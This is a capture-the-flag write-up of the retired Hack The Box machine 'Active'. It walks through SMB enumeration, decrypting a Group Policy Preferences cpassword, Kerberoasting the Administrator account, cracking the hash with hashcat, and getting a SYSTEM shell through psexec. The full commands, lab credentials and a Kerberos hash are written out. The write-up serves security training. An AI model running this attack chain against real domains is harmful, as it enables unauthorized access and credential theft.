


ch3ckm8_HTB_Active

Intro



Tags: [#windows](#) [#NotAssumedBreach](#) [#Kerberoasting](#) [#OSCPpath](#)

Tools used:

- GetUserSPNs.py (Kerberoasting)
- Hashcat (cracking)
- smbclient / smbmap / nxc (smb enumeration)
- psexec.py (shell over smb)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.171.121 active.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV active.htb
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 12:50 CDT
Nmap scan report for active.htb (10.129.171.121)
Host is up (0.0073s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-29 17:50:38Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_   date: 2025-07-29T17:51:36
|_   start_date: 2025-07-29T17:48:26
| smb2-security-mode:
|_   2:1:0:
|_   Message signing enabled and required
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.07 seconds
```

Multiple services are open, we could start with `SMB`, `RPC`, `LDAP`

SMB enumeration

SMB anonymous logon

```
nxc smb active.htb -u '' -p '' --shares
```

```
SMB      10.129.171.121 445    DC      [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB      10.129.171.121 445    DC      [+] active.htb\:
SMB      10.129.171.121 445    DC      [*] Enumerated shares
SMB      10.129.171.121 445    DC      Share          Permissions
Remark
SMB      10.129.171.121 445    DC      -----
-----
SMB      10.129.171.121 445    DC      ADMIN$
Remote Admin
SMB      10.129.171.121 445    DC      C$
Default share
SMB      10.129.171.121 445    DC      IPC$
Remote IPC
SMB      10.129.171.121 445    DC      NETLOGON
Logon server share
SMB      10.129.171.121 445    DC      Replication    READ
SMB      10.129.171.121 445    DC      SYSVOL
Logon server share
SMB      10.129.171.121 445    DC      Users
```

Hm the Share `Replication` is a non default share, lets explore it.

download all shares

```
nxc smb active.htb -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```

```
└─ [★]$ tree
.
├─ 10.129.171.121
│   └─ Replication
│       └─ active.htb
│           └─ Policies
```

```

├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│   ├── GPT.INI
│   ├── Group Policy
│   │   └── GPE.INI
│   └── MACHINE
│       ├── Microsoft
│       │   ├── Windows NT
│       │   │   └── SecEdit
│       │   │       └── GptTmpl.inf
│       ├── Preferences
│       │   └── Groups
│       │       └── Groups.xml
│       └── Registry.pol
└── {6AC1786C-016F-11D2-945F-00C04FB984F9}
    ├── GPT.INI
    └── MACHINE
        ├── Microsoft
        │   ├── Windows NT
        │   │   └── SecEdit
        │   │       └── GptTmpl.inf
└── 10.129.171.121.json

```

18 directories, 8 files

well the 2nd Policy `{6AC1786C-016F-11D2-945F-00C04FB984F9}` had no valuable info

The 1st Policy tho, `{31B2F340-016D-11D2-945F-00C04FB984F9}` has an interesting folder: `Machine` and on `Preferences>Groups` there is an `Groups.xml` file containing this:

```

<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>

```

and it appears to contain creds related to user `SVC_TGS` and sth like a password `cpassword`:

```

SVC_TGS
edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

```

after some research, this `cpassword` appears to be a `GPP password`

Lets find a tool to decrypt it

```
gpp-decrypt  
edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/Ng1V  
mQ
```

the decryption was successful:

```
GPPstillStandingStrong2k18
```

Our update creds now are:

```
SVC_TGS  
GPPstillStandingStrong2k18
```

Foothold

tried logging in with win-rm but no luck

```
evil-winrm -i forest.htb -u svc_tgs -p "GPPstillStandingStrong2k18"
```

hmm since we now have some creds, we can enumerate using them.

SMB login as SVC_TGS

```
nxc smb active.htb -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
```

```
SMB      10.129.171.121  445    DC      [*] Windows 7 / Server 2008 R2  
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)  
SMB      10.129.171.121  445    DC      [+]  
active.htb\\\\SVC_TGS:GPPstillStandingStrong2k18  
SMB      10.129.171.121  445    DC      [*] Enumerated shares  
SMB      10.129.171.121  445    DC      Share      Permissions  
Remark  
SMB      10.129.171.121  445    DC      -----  
-----  
SMB      10.129.171.121  445    DC      ADMIN$  
Remote Admin  
SMB      10.129.171.121  445    DC      C$  
Default share  
SMB      10.129.171.121  445    DC      IPC$  
Remote IPC  
SMB      10.129.171.121  445    DC      NETLOGON      READ
```

Logon server share						
SMB	10.129.171.121	445	DC	Replication	READ	
SMB	10.129.171.121	445	DC	SYSVOL	READ	
Logon server share						
SMB	10.129.171.121	445	DC	Users	READ	

Lets inspect the ones that we have `READ` permissions:

```
smbmap -H active.htb -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
```

```
[+] IP: active.htb:445 Name: unknown
Disk
----
ADMIN$          NO ACCESS Remote Admin
C$              NO ACCESS Default share
IPC$            NO ACCESS Remote IPC
NETLOGON        READ ONLY  Logon server share
Replication     READ ONLY
SYSVOL          READ ONLY  Logon server share
Users           READ ONLY
```

since we have access to `Users` lets go there first:

```
smbclient //active.htb/Users -U active.htb\\\\\\\\\\\\\\\\\\\\SVC_TGS%GPPstillStandingStrong2k18
```

then just navigate to our user through smbclient:

```
smb: \\\\SVC_TGS\\\\Desktop\\\\> get user.txt
getting file \\\\SVC_TGS\\\\Desktop\\\\user.txt of size 34 as user.txt (1.2
KiloBytes/sec) (average 1.2 KiloBytes/sec)
```

and grab the user flag! `98c543926be60d157e0440942b619323`

Privesc

Kerberoasting

Since we have access to a service account, what first comes to my mind is that is probably associated with an `SPN`, and that indicates that we can attempt `kerberoasting`

```
GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.104.48 -
save -outputfile GetUserSPNs.out
```

the above command will also save the ticket

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	Delegation
PasswordLastSet	LastLogon		
-----	-----	-----	-----
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18 14:06:40.351723 2025-08-01 20:07:37.328537

or we could use nxc for this:

```
nxc ldap 10.129.104.48 -u SVC_TGS -p GPPstillStandingStrong2k18 --kerberoasting kerberoast_hash.txt
```

either way, the tgs hash obtained is the following

```
SMB 10.129.104.48 445 DC [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
LDAP 10.129.104.48 389 DC [+]
active.htb\\SVC_TGS:GPPstillStandingStrong2k18
LDAP 10.129.104.48 389 DC Bypassing disabled account
krbtgt
LDAP 10.129.104.48 389 DC [*] Total of records returned 1
LDAP 10.129.104.48 389 DC sAMAccountName: Administrator
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb pwdLastSet: 2018-07-18 14:06:40.351723 lastLogon:2025-08-01 20:07:37.328537
LDAP 10.129.104.48 389 DC
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$b1000e6ba68646261ad3504adaee11f5$63bd78bfc32a26cb3bb1e6cd1210357af23b9a5e5da2d8d6ae2688c051557d9615e0a0995ed4e99609cbd323b43c7e588f59015eb3d05d15714cc4485abd0c324961a488594fc9a84b2879946a47f5e57ed3bf39099d2eafa3d4e43ab4b705565be1b68a54c3aefd7b83e51a6ef989a13d47de119c3d6bce0f50f71f0ee93fb4f63a1d62185551b9000d800e846e41daa5a1bb7ad33fe67717991e097e2c5f8d088251127534d10c99defc881d33cc912a29ee13da3c7bcbcd93e7cc10d82596df472ee981fbf11fa50df2cd6be85ae9795ebd6e7ba5514d398e48662c786568f2f70ff372f9486aefaaa123e6432564f100f881f6be0cbbb7203a37643695031800d2d68bef0a8d9e057f479097efc0a22259eebc98ebe1d2ec0607aa7b7c966a126f199a5a6eceb7ca75030b988a499164728d5da7421b53c778d3db46644e1f9deac5fc8275bb7a4d09e87f2f9c742857130c92226d93f9f97f738f9997f6544c8263cc16cccdc145f045432638bc07dd8fe938e3dde853a005340291af8faee53ea5a4cf3348b175ef764aa0cb071c1b19b3afe2aae4169d3a00d568a21b16073797b64d9c77c27a83a203676647460016fb084fdd27405679ae48176f3e0b17a750375667f7dafcea755e7adf9cffeefc53a779042c350ff1e6bc5c43fd43484010eaf4e3dea93f2c1525263a5d5fb809e2ce994965fd773a79fdfa319d2b7b16907abe14d27c9607f1061c44b5fa3212a5c4fecc112f227f33431d2c25924879f3a4c51e5fad0845185fdf84c275c2cd17219b361e0816a5e64c5ca0ebcb0f88588c18f368f9815953bb56a77a7073bd0c08564a054d7d0c6b707f8f6f8b62f0a8b1168a87a6b6a44d95142
```

```
4b2034f786fa26af738c5c7010baa3f85d560176f91c11b10eb53bd494e808e1819fba1029a3d4310121
e17c48c82d483aa44ab8527671734f20ba764773a7e00aee0795a8ae8e4845a270e407416b42310d5f4b
cf2b5e2030a7b56b6b3f58658097769dbb3a8bede6404ee74055a46770787efcf9dc3879730bb14ceaf0
86fc484a50ecbc6a8d031ccaf1c142921dfa1e9f7a83bec58eb6fa33c3dd511411223f5712e6712b674b
e28224fa5faa7d4bbdc84e29d239a4615d0ccccff435a2ba53fd95d299303ad560a146e985269c62bcae8
059f76e720cc86396366f098a3a0037fba0bd651a9a462afa4302cd2990d7c78acfea0e86799d2b41779
afbb6d415ce85275356765351fb82
```

Cracking

got tgs hash of the Administrator ! lets crack it now offline:

```
hashcat -m 13100 kerberoast_hash.txt -a 0 /home/ch3ckm8/my_data/rockyou.txt --force
```

after cracking the recovered password is:

```
Ticketmaster1968
```

SMB login as Administrator

lets now explore smb shares as administrator:

```
smbmap -H 10.129.104.48 -d active.htb -u administrator -p Ticketmaster1968
```

```
[+] IP: 10.129.104.48:445 Name: active.htb
```

Disk	Permissions	Comment
----	-----	-----
ADMIN\$	READ, WRITE	Remote Admin
C\$	READ, WRITE	Default share
IPC\$	NO ACCESS	Remote IPC
NETLOGON	READ, WRITE	Logon server share
Replication	READ ONLY	
SYSVOL	READ, WRITE	Logon server share
Users	READ ONLY	

now lets navigate to those shares:

```
smbclient //10.129.104.48/C$ -U active.htb\\\\administrator%Ticketmaster1968
```

grab root flag:

```
get root.txt
```


Extras

Getting shell

Furthermore, we could also get shell, and grab the flag from there too:

```
psexec.py active.htb/administrator@10.129.104.48
```

```
C:\\Windows\\system32> whoami
nt authority\\system

C:\\Windows\\system32> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::59b5:3831:86d4:9231
    Link-local IPv6 Address . . . . . : fe80::59b5:3831:86d4:9231%11
    IPv4 Address. . . . . : 10.129.104.48
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:f8ec%11
                                10.129.0.1

Tunnel adapter isatap..htb:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : .htb

C:\\Windows\\system32> hostname
DC
```

pwned!

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap `scan` -> chose `SMB` to focus on first
2. `SMB anonymous` logon was successful, found creds for a user `svc_tgs`

Foothold


1. got user flag by navigating via smbclient using those user's creds (svc_tgs)

Privesc

1. enumerated SMB using those user's creds (svc_tgs)
 2. Kerberoasting was performed since we have one service account with an SPN, and obtained the TGS hash of the Administrator successfully
 3. cracking the TGS hash revealed the Administrator's password
 4. enumerated SMB using those Administrator's creds, and by using smbclient navigated the shares and grabbed the ==root flag
-

Sidenotes

This was a pretty easy machine, the only thing i would remember about it will be that inspection of smb shares should be thorough and extensive .



Active has been Pwned!

Congratulations



ch3ckm8, best of luck in capturing flags ahead!

#26882

MACHINE RANK

02 Aug 2025

PWN DATE

RETIRED

MACHINE STATE

OK

SHARE